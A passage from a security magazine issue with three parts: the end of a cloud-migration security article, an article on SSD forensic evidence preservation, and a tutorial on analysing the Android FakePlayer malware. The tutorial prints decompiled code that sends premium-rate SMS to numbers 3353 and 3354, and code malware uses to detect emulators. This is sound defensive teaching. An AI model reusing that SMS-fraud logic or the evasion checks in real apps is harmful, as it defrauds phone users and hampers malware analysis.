With the assistance of the cloud provider, the business can identify and tighten policy around which users have access to which systems. In many cases, users have changed roles yet still retain access they no longer require. Departmental functions may have been altered, yet roles and profiles have not been updated in line with the new functions.

Authentication methods may have become outdated and password policies may not be aligned across business applications. Utilizing the cloud provider's processes for IAM to rebuild internal role segregation can be a quick security win for an area that is often neglected.

Where to start?

The security gains that a business can achieve by moving to the cloud require thought and consideration from the start of

any cloud migration project. Identifying and documenting the security gaps that exist in the business should be one of the first steps. When assessing cloud providers, explore how they would address some of the security gaps identified in the business. If the cloud provider isn't interested in the business' security standing, it is unlikely that their own security is given much attention.

The cloud provider should be transparent in how it operates and partner with the business in closing security gaps.

Securing the cloud migration

The security risks associated with moving to the cloud cannot be ignored, but neither can the risk the business takes if it doesn't take advantage of what the cloud has to offer.

Cloud service providers can provide a business with substantial cost savings due to the economies of scale and can help businesses remain competitive. When assessing the security risks of moving to the cloud, a business may conclude that it is too risky, yet they may be overlooking existing risks and weaknesses in the security of their IT systems.

Businesses should map out a plan to close existing security gaps and exploit the cloud service provider's expertise – the secure cloud is not a myth, but it definitely requires a solid, detailed plan and a focus which may lie beyond internal capability.

Jim Farley is a Security Specialist at Adapt.




Want to reach a large audience of security professionals by writing for (IN)SECURE Magazine?

Send your idea to:
editor@insecuremag.com

Solid state drives: Forensic preservation issues

by Winston Krone and Megan Bell



In a 2010 paper in *The Journal of Digital Forensics, Security and Law* on solid state drives (SSDs) and digital forensic recovery, the authors conclude, "It seems possible that the golden age for forensic recovery and analysis of deleted data and metadata may now be ending."

While it is true that the next generation of computer storage called SSDs may introduce reductions in the availability of deleted digital evidence, there is a broad range of SSD products in the market and not all are so quick to recycle deleted data. In fact, many SSDs persistently retain deleted data.

However, those who practice forensic acquisition and analysis should use caution with SSD drives given the variety of SSD product designs. As set out below, some SSDs will automatically overwrite deleted data when powered up.

Lack of knowledge could result in loss of evidence and the possibility of undesired legal consequences.

Changing storage technology

Consumer demand for electronic devices has expanded the use of solid state drive (SSD) technology into consumer electronic devices such as flash USB drives, smartphones, and digital cameras. Although more expensive per unit of storage than hard disk drives (HDDs), SSDs are growing in prominence as the primary storage unit in laptops since SSDs have faster read/write performance, better durability, and use less power (which extends battery life).

An SSD is a data storage device that uses integrated circuit assemblies as memory to store data. SSDs store data by trapping electrical charge, even when powered down.

SSDs do not employ moving mechanical components such as hard disk drives (HDDs) which are electromechanical devices containing spinning disks and movable read/write heads.

This paper focuses on SSDs using NAND-based flash memory. Specifically, this article discusses what makes SSDs different from HDDs in the course of forensics acquisition and analysis - furthering the case for using caution when employing existing methods and tools without adjustment that may be necessary for SSDs.

Important differences between SSD and HDD data storage

Writing data may be a simple or complex function. SSDs' NAND architecture is based on blocks. A block (often 512KB) is the smallest erasable unit and is composed of several smaller units called pages (often 4 KB). A page is the smallest writable unit of data. Writing can be performed in smaller page-sized increments or may be part of a larger process - "read-modify-erase-write" cycle for a block of data.

Blocks of data are not overwritten with new data. Instead, blocks are analyzed, pages may be reorganized, and erasing is performed by reprogramming a block, i.e. by setting all cells to a value of "1." New data is written after clean-up takes place.

An SSD's built-in data management layer ultimately controls placement, organization and deletion of data. SSDs have built-in data management capabilities that may include tracking block utilization, caching, wear-leveling, performing error correction, and mapping deleted data (or garbage collection) for future overwrite. These functionalities are performed by the flash translation layer (FTL) that interacts with a computer's operating system (OS) and is responsible for determining where to write data and when to write versus perform "read-modify-erase-write" operations.

FTL design varies by manufacturer and may produce different data management techniques such as shorter- versus longer-term storage (garbage collection) of deleted data.

SSDs may not synchronize with an OS. By design, not all SSDs fully integrate OS data management. For example, the TRIM command (available in Windows 7) allows an operating system to inform an SSD which blocks are available for garbage collection. In theory, TRIM should provide an efficient means of garbage collection management, yet some SSDs perform this activity independent of the TRIM command.

SSD data management functionality is not governed by a single set of standards, and the currently understood SSD functionality is likely to change with future product designs. Many SSDs implement similar technical concepts such as wear-leveling (see below) to optimize SSD lifespan and performance, but actual implementation varies. This results in SSDs with potentially different behavior for writing and erasing data. As SSD technology advances, broadly used techniques and rules designed for SSD data management could diverge into further specialization.

SSD deleted data varies by device

When data is deleted on a magnetic hard drive, it is marked as deleted by a computer's file system. However, it remains resident until it is overwritten by new data. Presence of deleted data has played an important role in many forensic investigations and has been accepted by courts as valid evidence in civil and criminal litigation.

For example, in theft of trade secret cases, it is not uncommon to find deleted corporate trade secret documents on the computer of a departed employee, since the employee may have attempted to hide the evidence of the collection, collation, and removal of such files from the employer's network.

Deleted data continues to have evidentiary importance as storage media built on NAND-based flash memory is more broadly used. For example, while such devices were previously restricted to USB and portable storage devices, SSDs are now often found as the main storage device in higher-end laptops and some netbooks. In these cases, presence of deleted data varies by type and design of device.

USB drives. USB flash drives store data using NAND-based flash memory—similar to SSDs. USB devices can be forensically acquired using tools such as a WiebeTech USB WriteBlocker and FTK Imager. There is a high probability that deleted data can be recovered and forensically analyzed.

The recoverability of deleted data on USB flash drives has resulted in a confusing precedent about the presence and availability of deleted data on other types of SSDs. For example, from our experience, the recovery of deleted data varies widely between makers of USB devices. Successful recovery of deleted data is more dependent on the specific manufacturer and chipset than the age, size, or cost of the device.

SSDs. By design, SSDs vary in the recycling of deleted data. The rate of recycling depends on the amount of available “virgin” space to write data, algorithms used to maintain performance, and the intensity of ongoing usage. As “virgin” space fills, a tension develops between write performance and the amount of deleted data that exists in garbage collection.

How an SSD recycles deleted data is important to maintaining long-term performance. In lesser quality or less used SSDs, deleted data may reside for extended periods. This occurs because the flash translation layer waits to recycle used blocks of data until most “virgin” space is used—also known as wear-leveling.

SSDs deleting data when powered on. The evolution of SSD design and advancement of the FTL layer that performs data management activities has resulted in the development of SSDs that actively recycle deleted data (or clear collected garbage). Research indicates that some SSDs on the market (such as the 64GB Corsair P64) delete data when powered on. A 2010 study entitled “Solid State Drives: The Beginning of the End for Current Practice in Digital Forensic Recovery” (cited above) studied a 64GB Corsair P64 SSD and found evidence that powering on the tested SSD, even when connected to a write-blocker, resulted in recycling deleted data. Different experiments illustrated that it was possible for an SSD to recycle deleted data shortly after start-up or while powered on and left idle.

In SSDs, garbage collection is the process of converting blocks identified for recycling to writable blocks. An SSD is more efficient at writing data if it has more clean blocks available to write.

Some manufacturers have developed SSDs that perform background garbage collection to maximize the number of available clean blocks while the SSD is not in active use. For instance, an SSD could perform background garbage collection while sitting idle. The SSD behavior identified in this study may be more likely to exist in high performance SSDs. Higher quality SSDs may frequently re-program blocks of deleted data to make space for new data.

Consider SSDs optimized for web servers that perform operations in data centers. This type of SSD may experience regularly high loads of read/write activity. In this case, garbage collection would be actively managed so “deleted data” is minimal and free space is available for writing operations.

Unlike magnetic hard drives, rules governing SSD availability and access to deleted data vary by device. SSDs background garbage collection may also vary by manufacturer, chipset, and controller—allows storage media to communicate with CPU.

Deleted data remains after wiping

SSD design is not the only factor driving the presence or absence of deleted data. Studies about SSD data wiping (or sanitization) report cases where there is recoverable data after sanitization. Data wiping is the process of replacing data on storage media by overwriting data or reprogramming data with binary or other characters. A 2011 study entitled “Reliably Erasing Data from Flash-Based Solid State Drives” from the University of California, San Diego, reported that many known data wiping techniques fail to entirely sanitize SSDs and are particularly failure-prone when wiping specific files. Variables examined in the study included different full disk and file sanitization, data wiping algorithms, degaussing and different data wiping utilities. The study reported that it was feasible to sanitize SSDs using an SSD’s built-in sanitizing commands (when properly configured by the manufac-

turer), but there was a failure to sanitize individual files. Depending on the test case, recovery of deleted single files from USB or SATA SSDs ranged from less than 1% to more than 80% after data sanitization.

Additionally, secure deletion tools vary in performance and may leave residual data on SSDs. A 2009 study out of Australia analyzed utilities such as SDelete or DD on SSDs to evaluate the efficacy of secure deletion. Even after secure delete, there were recoverable files. Contributing to secure deletion issues, wiping tools (e.g. CCleaner) designed for magnetic drives may not work with SSDs. These wiping tools directly overwrite deleted data on HDDs. An older wiping utility might not be able to see all of a device's storage area—with Linux utilities, this may be a kernel patching update. A scrubbing application may see a storage device but not be able to address the drive or give it instructions.

Over time, newer data wiping technologies may reduce the amount of residual deleted data on SSDs. This could include methodologies for SSD data sanitization that work with the FTL to fully reprogram all blocks on an SSD. Additionally, sanitizing methodologies could bypass the FTL and directly access and process raw NAND flash memory chip(s).

Consider other sources of relevant forensic evidence

Loss of deleted data as evidence is not necessarily the end of an investigation. Other forms of evidence may provide evidence about activities related to the SSD as well as data stored on the SSD.

In Windows 7, forensic artifacts such as LNK files, JumpLists, and MRULists (Most Recently Used) provide evidence of recent file activity and locations of file activity. The Windows system registry may provide insight about specific devices used to transfer data.

Additionally, the Indexing utility in Windows (if not disabled) can index and create a list of files on an attached storage device. When combined, it may be possible to conduct a timeline analysis across multiple sources of evidence and develop insight relating to file activities and computer events.

Adjust data preservation for SSD technology

The goal of preservation is to maintain the original, unaltered state of digitally stored information for future analysis and evidentiary use. In the case of a forensic acquisition performed on powered down magnetic media (i.e. traditional HDDs), current preservation protocols can be reliably followed to capture all digitally stored information for analysis.

The same case cannot be made for an SSD, which may alter or delete data by its own volition. Accordingly, legal preservation protocols that are appropriate for magnetic media may require modification address SSD-specific issues.

Assume that a device may alter or adjust its contents. With respect to SSDs, a forensics examiner may have to testify that there is no way to prevent autodeletion in an SSD, but that the data was recovered as best possible—and that what was recovered is sound.

In particular, without specific validation on the same device, a forensics examiner should not fall into the trap of relying on HDD preservation methodology and claim with certainty that a perfect recovery was made of a particular SSD.

If appropriate, develop and test protocols to address SSD deleted data. An organization's existing preservation protocols may not fully address deleted data on SSDs. Furthermore, existing protocols may require extensive testing to achieve reliable validation.

The degree of modification to existing protocols depends on the SSDs in use. If a forensics examiner intends to testify about validity, absolutely test protocols and determine if deleted data was unavoidably lost during acquisition. Developing test cases for forensic examination and analysis provides the best insight to assess the performance of existing protocols. Test cases should focus on specific SSDs in use and can incorporate different forensic tools and methodologies. Factors to evaluate should include authentication of the forensic image to the original SSD media, count and completeness of recovered deleted files, and examination of unallocated space.

Time invested in developing and performing test cases provides increased assurance on the admissibility of evidence recovered from a specific SSD.

Consider using broader preservation protocols to compensate for the risk of deleted data on SSDs. For cases where deleted data has potentially high evidentiary value, consideration should be given to other sources of evidence. Other sources may include network shares, archived email, backups and data held by other individuals. Broader preservation may include an evaluation of higher costs and potentially increased difficulty in forensic acquisition, but may provide more reliable evidence.

Risks with traditional forensic acquisition. In forensic acquisitions, the gold standard is a bit-by-bit capture of original media. An important assumption of the acquisition process is that the state of originally stored information is unaltered by the acquisition process. Some SSDs do not conform to this assumption due to FTL design. By design, an SSD with an FTL that initiates the data recycling process when powered on does not maintain static information. For this case, traditional forensic acquisition may be a moving target rather than a static environment. A possible alternative to “standard” forensic imaging (removal of a hard drive) is a live acquisition of the SSD.

Risks with live forensic acquisition. Live acquisition is used to capture volatile data—data that is stored in a system’s memory (e.g. RAM) and is lost when the system is powered down. Volatile data is captured while a host computer is running and may be forensically acquired using a local or network forensic acquisition tool. Live acquisition is also used to make a forensic image where “standard” imaging of a powered down drive is not an option (e.g. due to encryption). It may be feasible to use live acquisition as an approach to capture an SSD’s deleted data.

The benefit of live acquisition performed early in a case is that there may be increased opportunity to capture a portion of deleted data before it is autodeleted. For example, if a forensics examiner finds an SSD running in a powered up computer, the best protocol for minimizing the impact of the autodelete function may be to perform a live acquisition of that computer.

Powering down and then powering back up the SSD (even when “write-protected”) as part of a “standard” acquisition protocol may trigger further autodelete activity in the SSD and thus result in data being lost.

Use different methods to validate forensically acquired data. As a precaution, special consideration should be given to the validation of a forensically acquired SSD image. Validation takes place by comparing a computed value (e.g., an MD5 hash) for the content of the forensics image against a computed value for the original media. If both computed values match, then the forensic image can be said to be the same as the original media.

A forensic image may validate against the original SSD media, but one should plan for alternative validations in the case that forensic image validation fails. As an example, one could validate a set of undeleted files in the forensic image against the same files in the original media. Hash values for individual files should match.

Develop specific knowledge of SSDs in use


SSDs are more complicated than the loss of deleted data. Advanced testing and analysis of SSDs used by an organization will greatly assist in identifying possible issues about data preservation and forensic acquisition.

Winston Krone, Esq. is Managing Director of Kivu Consulting. He manages computer forensic, data breach and traditional investigations as well as business due diligence and anti-corruption cases. He is an attorney licensed in the UK and California and a court-qualified computer forensics expert.

Megan Bell, CFE, is Director of Analysis at Kivu Consulting, for forensics, investigations and e-discovery projects. Her experience includes data/security breach, IP theft, insurance, and employment matters. She has 15 years’ experience in product development, product management and analysis for insurance, legal services, software, and consumer products companies.

Introduction to Android malware analysis

by Jaime Blasco



The popularity and openness of the Android platform has contributed to the growth of the number of Android malware in the last months. From a security point of view, it is important to be able to analyze these threats in order to understand how can they affect our business, users and assets.

In this article I will demonstrate basic techniques for analyzing and understanding the behavior of Android apps by using real world malware samples for the Android platform.

Android is a Linux-based operating system created by Google and used on mobile phones, tablets, TVs and other devices. Apart from the operating system, it also offers a middleware and key applications. The most important piece of software in this platform is the Dalvik virtual machine that is in charge of running the apps on the devices. The programs are written in Java and compiled to bytecode. Then the java bytecode is converted to Dalvik executable files prior to uploading the app to the device.

Dalvik is a register-based virtual machine optimized to run on devices with slow CPU and

little RAM. The system is also designed to run on operating systems without swap space and those optimized for memory efficiency.

Before we start, the following software will be required if you plan to follow the article:

- Android SDK: developer.android.com/sdk
- Eclipse Classic: www.eclipse.org/downloads
- apktool: code.google.com/p/android-apktool
- dex2jar: code.google.com/p/dex2jar
- JD-GUI: java.decompiler.free.fr/?q=jdgui
- Androguard: code.google.com/p/androguard

To explain the basics of Android apps and the way to analyze them we will begin analyzing the first Android malware that was discovered back in 2010. You can download the sample from Contagiodump (tinyurl.com/27bb5q8).

Android applications are distributed using the Android application package file format (APK). After downloading the Android.FakePlayer sample you will find a file called RU.apk.

```
$md5 RU.apk
MD5 (RU.apk) =
fdb84ff8125b3790011b83cc85adce16
```

If you execute the file command to determine the filetype you will find that it is in fact a zip file that can be extracted using the zip command:

```
$file RU.apk
```

RU.apk: Zip archive data, at least v2.0 to extract

```
$unzip RU.apk
```

After extraction, you will find several files:

```
$ find ./
./
./AndroidManifest.xml - This is the
manifest file - a metadata file that contains the
information about the main class of the appli-
cation as well as other information like per-
missions.
./classes.dex - This file contains the ac-
tual compiled code on the dex file format.
./META-INF
./META-INF/CERT.RSA - The certificate of
the app
./META-INF/CERT.SF - List of resources of
the app
./META-INF/MANIFEST.MF
./res - Folder that contains different re-
sources of the application
./res/drawable
./res/drawable/icon.png
./res/layout
./res/layout/main.xml
./resources.arsc - Contains pre-compiled
resources like strings and internal data used
by the app.
```

The first approach is reading the AndroidManifest.xml file since it contains information about the main entry point of the application as well as other useful information like permission, services and intents used by the app, all of which can give us a general overview of what the application is doing.

The AndroidManifest.xml inside the APK file is a binary XML file. You can use several tools to convert this format to a common XML format. The easiest way is using the aapt tool that comes with the Android SDK.

```
$ aapt d xmltree RU.apk
AndroidManifest.xml
N:
android=schemas.android.com/apk/res/a
ndroid
  E: manifest (line=2)
    A:
package="org.me.androidapplication1"
(Raw: "org.me.androidapplication1")
  E: application (line=4)
    A:
android:icon(0x01010002)=@0x7f020000
  E: activity (line=5)
    A:
android:label(0x01010001)="Movie
Player" (Raw: "Movie Player")
    A:
android:name(0x01010003)="MoviePlaye
r" (Raw: ".MoviePlayer")
      E: intent-filter (line=6)
        E: action (line=7)
          A:
android:name(0x01010003)="android.int
ent.action.MAIN" (Raw:
"android.intent.action.MAIN")
            E: category (line=8)
              A:
android:name(0x01010003)="android.int
ent.category.LAUNCHER" (Raw:
"android.intent.category.LAUNCHER")
                E: uses-permission (line=12)
                  A:
android:name(0x01010003)="android.per
mission.SEND_SMS" (Raw:
"android.permission.SEND_SMS")
```


Apart from using aapt you can use axml2xml (code.google.com/p/android-random/downloads/detail?name=axml2xml.pl) or AXMLPrinter (code.google.com/p/goodev/downloads/detail?name=AXMLPrinter2.jar&can=2&q=) to obtain a readable version of AndroidManifest.xml.

We can see that the application is requesting the android.permission.SEND_SMS that allows an application to send SMS messages. We also see that the activity that is launched when the app is executed is org.me.androidapplication1.MoviePlayer.

Now we need to find a way to examine what the code is actually doing. As we previously said, the bytecode present on the classes.dex file is compiled into the dex file format.

The first way of disassembling DEX is using dexdump that comes with the Android SDK.

```
$ /Users/jaime/android-sdks/platform-tools/dexdump classes.dex
```



```
Class #3 -
Class descriptor : 'Lorg/me/androidapplication1/MoviePlayer;'
Access flags : 0x0001 (PUBLIC)
Superclass : 'Landroid/app/Activity;'
Interfaces -
Static fields -
Instance fields -
Direct methods -
#0 : (in Lorg/me/androidapplication1/MoviePlayer;)
name : '<init>'
type : '()V'
access : 0x10001 (PUBLIC CONSTRUCTOR)
code -
registers : 1
ins : 1
outs : 1
insns size : 4 16-bit code units
catches : (none)
positions :
0x0000 line=22
locals :
0x0000 - 0x0004 reg=0 this Lorg/me/androidapplication1/MoviePlayer;
Virtual methods -
#0 : (in Lorg/me/androidapplication1/MoviePlayer;)
name : 'onCreate'
type : '(Landroid/os/Bundle;)V'
access : 0x0001 (PUBLIC)
code -
registers : 14
ins : 2
outs : 6
insns size : 95 16-bit code units
catches : 3
0x002a - 0x002d
Ljava/lang/Exception; -> 0x0044
0x0032 - 0x0035
Ljava/lang/Exception; -> 0x004d
0x003a - 0x003d
Ljava/lang/Exception; -> 0x0056
positions :
0x0004 line=27
0x0007 line=28
0x000c line=29
0x0012 line=31
0x0017 line=32
0x0019 line=33
```

We check that the actual code of `org.me.androidapplication1.MoviePlayer` is present on the dump but you can observe that the output of dexdump is not easy to read. If you plan to read the dex files, it is useful to have the explanation of the different Dalvik opcodes. The second way of doing this is using apktool that produces code that is easy to read and more structured.

```
$ ./apktool d RU.apk
I: Baksmaling...
I: Loading resource table...
I: Loaded.
I: Loading resource table from file:
/Users/jaime/apktool/framework/1.apk
I: Loaded.
I: Decoding file-resources...
I: Decoding values*/* XMLs...
I: Done.
I: Copying assets and libs...
```

```
$find ./RU/
./RU/
./RU//AndroidManifest.xml
./RU//apktool.yml
./RU//res
./RU//res/drawable
./RU//res/drawable/icon.png
./RU//res/layout
./RU//res/layout/main.xml
./RU//res/values
./RU//res/values/public.xml
./RU//res/values/strings.xml
./RU//smali
./RU//smali/org
./RU//smali/org/me
./RU//smali/org/me/
androidapplication1
./RU//smali/org/me/androidapplication
1/DataHelper$OpenHelper.smali
./RU//smali/org/me/androidapplication
1/DataHelper.smali
```

```
./RU//smali/org/me/androidapplication
1/HelloWorld.smali
./RU//smali/org/me/androidapplication
1/MoviePlayer.smali
./RU//smali/org/me/androidapplication
1/R$attr.smali
./RU//smali/org/me/androidapplication
1/R$drawable.smali
./RU//smali/org/me/androidapplication
1/R$layout.smali
./RU//smali/org/me/androidapplication
1/R$string.smali
```

```
./RU//smali/org/me/androidapplication
1/R.smali
```

The tool has produced a smali version of every class file as well as a readable AndroidManifest.xml and the dumped resources of the application. If we open `RU//smali/org/me/androidapplication1/MoviePlayer.smali` you can see that the output is easier to read than the dexdump one.

```
.class public Lorg/me/androidapplication1/MoviePlayer;
.super Landroid/app/Activity;
.source "MoviePlayer.java"

# direct methods
.method public constructor <init>()V
    .locals 0

    .prologue
    .line 22
    invoke-direct {p0}, Landroid/app/Activity;-><init>()V

    return-void
.end method

# virtual methods
.method public onCreate(Landroid/os/Bundle;)V
    .locals 12
    .parameter "icicle"

    .prologue
    const-string v11, "Oops in playsound"

    const-string v10, ""

    .line 27
    invoke-super {p0, p1}, Landroid/app/Activity;->onCreate(Landroid/os/Bundle;)V

    .line 28
    new-instance v6, Lorg/me/androidapplication1/DataHelper;

    invoke-direct {v6, p0}, Lorg/me/androidapplication1/DataHelper;-><init>(Landroid/content/Context;)V

    .line 29
    .local v6, dh:Lorg/me/androidapplication1/DataHelper;
    invoke-virtual {v6}, Lorg/me/androidapplication1/DataHelper;->canwe()Z

    move-result v2

    if-eqz v2, :cond_0

    .line 31
    new-instance v9, Landroid/widget/TextView;
```

The last option I propose is using the dex2jar tool in order to produce a regular Java jar version of the dex file that can be processed using a common Java decompiler.

```
$ sh dex2jar.sh RU.apk
dex2jar version: translator-0.0.9.7
```

```
dex2jar /Users/jaime/Downloads/RU.apk
->
/Users/jaime/Downloads/RU_dex2jar.jar
Done
```

So now you can open the file `RU_dex2jar.jar` with your favorite Java decompiler and enjoy reading Java code. I usually use JD-GUI for this.

```

RU_dex2jar.jar
├── org.me.androidapplication1
│   ├── DataHelper
│   ├── HelloWorld
│   │   ├── HelloWorld
│   │   │   ├── onCreate(Bundle): void
│   │   └── MoviePlayer
│   │       ├── onCreate(Bundle): void
│   │       └── R
│   └── R
└── R

MoviePlayer.class
package org.me.androidapplication1;

import android.app.Activity;

public class MoviePlayer extends Activity
{
    public void onCreate(Bundle paramBundle)
    {
        super.onCreate(paramBundle);
        DataHelper localDataHelper = new DataHelper(this);
        Object localObject;
        if (localDataHelper.canwe())
        {
            localObject = new TextView(this);
            ((TextView)localObject).setText("Подождите, запрашивается доступ к видеотеке..");
            setContentView((View)localObject);
            localObject = SmsManager.getDefault();
        }
        try
        {
            ((SmsManager)localObject).sendTextMessage("3353", null, "798657", null, null);
        }
        catch (Exception localException3)
        {
            try
            {
                ((SmsManager)localObject).sendTextMessage("3354", null, "798657", null, null);
            }
            catch (Exception localException3)
            {
                try
                {
                    while (true)
                    {
                        ((SmsManager)localObject).sendTextMessage("3353", null, "798657", null, null);
                    }
                }
            }
        }
    }
}

```

If you read through the decompiled code of **org.me.androidapplication1.MoviePlayer**, which is the activity that will be instantiated first, you will see that it contains a method named **onCreate** that on Android is called when the activity is starting. The code has several calls to **android.telephony.SmsManager.sendMessage** (String destinationAddress, String scAddress, String text, PendingIntent sentIntent, PendingIntent deliveryIntent). In this case the malware is very easy to understand.

The first time the application runs, it tries to send a numeric SMS text message to Russian premium rate numbers (3353, 3354).

Now that we have performed a static analysis of the malware, let's see how it behaves on an Android system. To perform this task we will use the Android Emulator that comes with the

Android SDK. You can search for a tutorial on the Internet on how to create an avd image using the Android Virtual Device Manager, which is basically a GUI for configuring an Android image to run a specific Android version using specified settings under the Android emulator.

When we launch the Android emulator we can communicate with it using the **adb** command that ships with the SDK in platform-tools/. To install the apk file we can execute:

```

$./adb install RU.apk
670 KB/s (12927 bytes in 0.018s)
    pkg: /data/local/tmp/RU.apk
Success

```

Now we can execute the logcat command on the Android system to read the log files and check that the app has been actually installed.

```

$./adb logcat -d|tail -100
..
I/PackageParser( 66): org.me.androidapplication1: compat added
android.permission.WRITE_EXTERNAL_STORAGE android.permission.READ_PHONE_STATE
D/PackageManager( 66): Scanning package org.me.androidapplication1
I/PackageManager( 66): /data/app/org.me.androidapplication1-1.apk changed; unpacking
D/installd( 35): DexInv: --- BEGIN '/data/app/org.me.androidapplication1-1.apk'
---
D/dalvikvm( 311): DexOpt: load 53ms, verify 59ms, opt 2ms
D/installd( 35): DexInv: --- END '/data/app/org.me.androidapplication1-1.apk'
(success) ---
D/PackageManager( 66): Activities: org.me.androidapplication1.MoviePlayer

```

```
I/ActivityManager( 66): Force stopping package org.me.androidapplication1
uid=10036
I/installd( 35): move
/data/dalvik-cache/data@app@org.me.androidapplication1-1.apk@classes.dex ->
/data/dalvik-cache/data@app@org.me.androidapplication1-1.apk@classes.dex
D/PackageManager( 66): New package installed in
/data/app/org.me.androidapplication1-1.apk
...
```

To finish, we check the radio log to confirm that the application tries to send the SMS messages:

```
$./adb logcat -b radio
D/RILJ ( 134): [0266]< SEND_SMS { messageRef = 0, errorCode = 0, ackPdu =
null}
D/SMS ( 134): SMS send complete. Broadcasting intent: null
D/AT ( 32): AT< >
D/AT ( 32): AT> 00010004813345000006b71cce56bb01^Z
D/AT ( 32): AT< +CMGS: 0
D/AT ( 32): AT< OK
D/RIL ( 32): onRequest: SEND_SMS
D/AT ( 32): AT> AT+CMGS=15
D/RILJ ( 134): [0267]< SEND_SMS { messageRef = 0, errorCode = 0, ackPdu =
null}
D/SMS ( 134): SMS send complete. Broadcasting intent: null
D/AT ( 32): AT< >
D/AT ( 32): AT> 00010004813335000006b71cce56bb01^Z
D/AT ( 32): AT< +CMGS: 0
D/AT ( 32): AT< OK
```

I have found that the emulator is very helpful for analyzing malware samples since it lets me execute the app without infecting a real phone. Unfortunately, some malware can easily detect its usage and can stop itself from running.

I will describe some of the common techniques used to detect the emulator and how to solve them, but keep in mind that you will find other problems while analyzing malware that you will have to solve in order to execute the malware within the emulator.

The most used technique is retrieving the device ID that is the Android unique device identifier - something that an emulator lacks.

```
String id =
Settings.Secure.getString(this.getCon
tentResolver(),
Settings.Secure.ANDROID_ID);
boolean emulator =
TextUtils.isEmpty(id);
```

The app will need the android.permission.READ_PHONE_STATE permission in order to retrieve the device ID.

To solve this you can open the Android config Sqlite database under data/data/com.android.providers.settings/databases/settings.db and change the value of secure->android_id to a different one. Another approach to detect the emulator is to query the International Mobile Subscriber Identity (IMSI) stored in the SIM inside the phone.

```
TelephonyManager manager =
(TelephonyManager) getSystemService(TE
LEPHONY_SERVICE);
String imsi =
manager.getSubscriberId();
```

On the emulator is always 0000000000000000. The solution to this is patching the emulator source code.

Open external/gemu/telephony/android_modem.c and look for the +CGSN and +CIMI values. Another approach is patching the emulator binary itself. Open the emulator binary with a hexadecimal editor and find the same strings, then replace the values conserving the same length.

```

,,"SER","UART",0 !+CGDCONT= +CGDCONT? +CGQREQ=1 +CGQ
MIN=1 +CGEREP=1,0 +CGACT=1,0 D*99***1# !D +CNMA=1 +C
NMA=2 !+CRSM= +CHLD=0 +CHLD=1 +CHLD=2 +CHLD=3 A H !+
VTS= +CIMI 3102600000000000 +CGSN 0000000000000000 +CU
SD=2 +COPS=0 !+CMGD= !+CPIN= +CPIN? +CNMI? +CNMI: 1,
2,2,1,1 +CFUN? E0Q0V1 S0=0 +CMEE=1 +CCWA=1 +CMOD=0 +
